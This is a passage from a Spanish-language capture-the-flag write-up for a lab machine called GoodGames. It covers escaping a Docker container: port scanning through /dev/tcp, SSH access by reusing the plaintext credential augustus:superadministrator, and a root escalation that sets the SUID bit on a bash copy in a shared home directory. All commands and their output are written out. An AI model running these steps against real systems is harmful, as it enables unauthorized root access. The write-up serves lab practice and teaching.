pierde esa capa de escritura, salvo que uses **volúmenes o monturas** (carpetas del host o volúmenes gestionados por Docker) que actúan como “discos externos” para **persistir datos** más allá de la vida del contenedor.

Además un Docker se conecta con el host usando una **red virtual interna** que crea el propio Docker. Por defecto, Docker levanta una interfaz tipo docker0 en el host (una especie de switch/bridge virtual) y, cada vez que arrancas un contenedor, le crea una interfaz virtual “gemela” (par veth) conectada a ese bridge y le asigna una IP interna (ej. 172.17.0.2). Así, el host puede hablar con el contenedor usando esa IP interna, y Docker hace **NAT y port forwarding** cuando publicas puertos (-p 8080:80 mapea puerto 8080 del host al 80 del contenedor).

Ilustración 31. Recepción de Reverse Shell

3. ESCALADA DE PRIVILEGIOS

Una vez habiendo obtenido la user flag, nuestro proximo objetivo se trata de escapar del docker. Para ello vamos a visualizar la red interna que le conecta con el host.

```
root@3a453ab39d3d:/home/augustus# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 87813  bytes 12225285 (11.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82362  bytes 64288756 (61.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 300 (300.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 300 (300.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@3a453ab39d3d:/home/augustus#
```

Ilustración 32. Identificación de red interna

Suponiendo que el host donde se encuentra lanzado tiene la IP .1, y que en los Docker no contamos generalmente con las herramientas de Linux, vamos a enumerar de una manera sencilla. Lo que haremos será enviar una cadena vacía a los puertos, de manera que intentaremos abrir una conexión TCP a dicho puerto. En caso de que la conexión se establezca no habrá errores y el código de error seria 0; de lo contrario se mostrara un error por pantalla y el código de error seria distinto a 0. Si no quisiéramos que los errores aparecieran por pantalla podemos redirigir su salida por medio de 2>/dev/null.

En primera instancia probamos con el puerto 80, puerto que sabemos que se encuentra abierto pues hemos accedido a la web por medio del navegador. Y como vemos si intentamos hacer una conexión con un puerto que no debería estar abierto, como es el puerto 88 que normalmente se hace uso en los DC, vemos que la conexión no funciona.

```
root@3a453ab39d3d:/home/augustus# echo '' > /dev/tcp/172.19.0.1/80
echo '' > /dev/tcp/172.19.0.1/80
root@3a453ab39d3d:/home/augustus# echo '' > /dev/tcp/172.19.0.1/88
echo '' > /dev/tcp/172.19.0.1/88
bash: connect: Connection refused
bash: /dev/tcp/172.19.0.1/88: Connection refused
root@3a453ab39d3d:/home/augustus#
```

Ilustración 33. Enumeración de puertos

Nuestro objetivo ahora se trata de encontrar puertos abiertos internamente mediante los cuales podamos establecer una conexión para posteriormente intentar acceder al host. Para ello podemos hacer uso de una pequeña línea de código en bash, el cual nos va a permitir hacer un barrido de los primeros 1000 puertos.

```
for P in {0..1000}; do timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/$P" 2>/dev/null && echo "Puerto $P ABIERTO"; done
```

Código 15. Script para enumeración de puertos

Al ejecutar, vemos que encontramos dos puertos abiertos, el 80 y 22. El puerto 22 se trata del servicio SSH.

```
root@3a453ab39d3d:/backend# for P in {0..1000}; do timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/$P" 2>/dev/null
&& echo "Puerto $P ABIERTO"; done
/dev/tcp/172.19.0.1/$P" 2>/dev/null && echo "Puerto $P ABIERTO"; done
Puerto 22 ABIERTO

Puerto 80 ABIERTO
```

Ilustración 34. Enumeración de puertos #2

Para obtener acceso por medio de este servicio necesitamos un par de credenciales. Por ello, si nos hemos percatado en las anteriores ilustraciones, vemos que existe un usuario en el host, **augustus**, el cual cuenta con un directorio home dentro del host. Si hacemos uso del principio de reutilización de credenciales, podríamos hacer uso de las credenciales que usamos para acceder al portal de administración para intentar acceder al host. Por ello

haremos uso del par **augustus:superadministrator**. Vemos entonces que este par funciona y que estamos dentro del host.

```
root@3a453ab39d3d:/backend# ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
root@3a453ab39d3d:/backend#  python3 -c 'import pty; pty.spawn("/bin/bash")';
 python3 -c 'import pty; pty.spawn("/bin/bash")';
root@3a453ab39d3d:/backend# ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password: superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

Ilustración 35. Reutilización de credenciales SSH

En lo relativo a la escalada enumeramos de manera exhaustiva permisos sudo, capabilities, archivos con SUID, crontabs… Pero nada nos da un resultado que nos permita realizar una escalada. Sin embargo, sabemos dos cosas:

- Lo que pasa en el directorio /home/augustus se refleja tanto en el host como en el Docker
- En el Docker somos root.

Sabiendo esto, lo que podemos hacer es hacer una copia de /bin/bash y posteriormente desde Docker otorgarle permisos SUID para que al ejecutarlo se nos abra una consola bajo el nombre de root.

Llevamos a cabo tal acción, copiando el archivo y posteriormente otorgándole el permiso SUID al mismo.

```
augustus@GoodGames:~$ ls
ls
total 24
drwxr-xr-x 2 augustus augustus 4096 Dec  2  2021 .
drwxr-xr-x 3 root     root     4096 Oct 19  2021 ..
lrwxrwxrwx 1 root     root        9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 augustus augustus  220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 augustus augustus 3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 augustus augustus  807 Oct 19  2021 .profile
-rw-r----- 1 root     augustus   33 Nov 14 16:24 user.txt
augustus@GoodGames:~$ cp /bin/bash .
cp /bin/bash .
augustus@GoodGames:~$ ls
ls
total 1232
drwxr-xr-x 2 augustus augustus    4096 Nov 14 18:25 .
drwxr-xr-x 3 root     root        4096 Oct 19  2021 ..
-rwxr-xr-x 1 augustus augustus 1234376 Nov 14 18:25 bash
lrwxrwxrwx 1 root     root           9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 augustus augustus     220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 augustus augustus    3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 augustus augustus     807 Oct 19  2021 .profile
-rw-r----- 1 root     augustus      33 Nov 14 16:24 user.txt
augustus@GoodGames:~$ exit
exit
logout
Connection to 172.19.0.1 closed.
root@3a453ab39d3d:/backend# ls
ls
Dockerfile  project  requirements.txt  scan.sh
root@3a453ab39d3d:/backend# cd /home/augustus
cd /home/augustus
root@3a453ab39d3d:/home/augustus# ls
ls
bash  user.txt
root@3a453ab39d3d:/home/augustus# chmod 4777 bash
chmod 4777 bash
root@3a453ab39d3d:/home/augustus# ls
ls
bash  user.txt
root@3a453ab39d3d:/home/augustus# ls -la
ls -la
total 1232
drwxr-xr-x 2 1000 1000    4096 Nov 14 18:25 .
drwxr-xr-x 1 root root    4096 Nov  5  2021 ..
lrwxrwxrwx 1 root root       9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000     220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 1000 1000    3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 1000 1000     807 Oct 19  2021 .profile
-rwsrwxrwx 1 1000 1000 1234376 Nov 14 18:25 bash
-rw-r----- 1 root 1000      33 Nov 14 16:24 user.txt
root@3a453ab39d3d:/home/augustus#
```

Ilustración 36. Escalada de privilegios

Aunque nos hemos pasado un paso, y de todo se aprende. El archivo lo hemos copiado con el usuario augustus, por lo que si simplemente le otorgamos el permiso SUID, lo que haremos al ejecutar el mismo será iniciar una bash en nombre de augustus, no de root. Por lo que previamente a otorgar el SUID, deberemos cambiar el dueño del archivo a root.



Ilustración 37. Resolución de errores escalada de privilegios

Y hecho esto ejecutamos la bash copiada con el permiso SUID y tenemos la root flag.

```
cd /home/augustus

cp /bin/bash

exit

cd /home/augustus

chown root:root bash

chmod 4xxx bash

ssh augustus@$IP

./bash -p
```

Código 16. Escalada de privilegios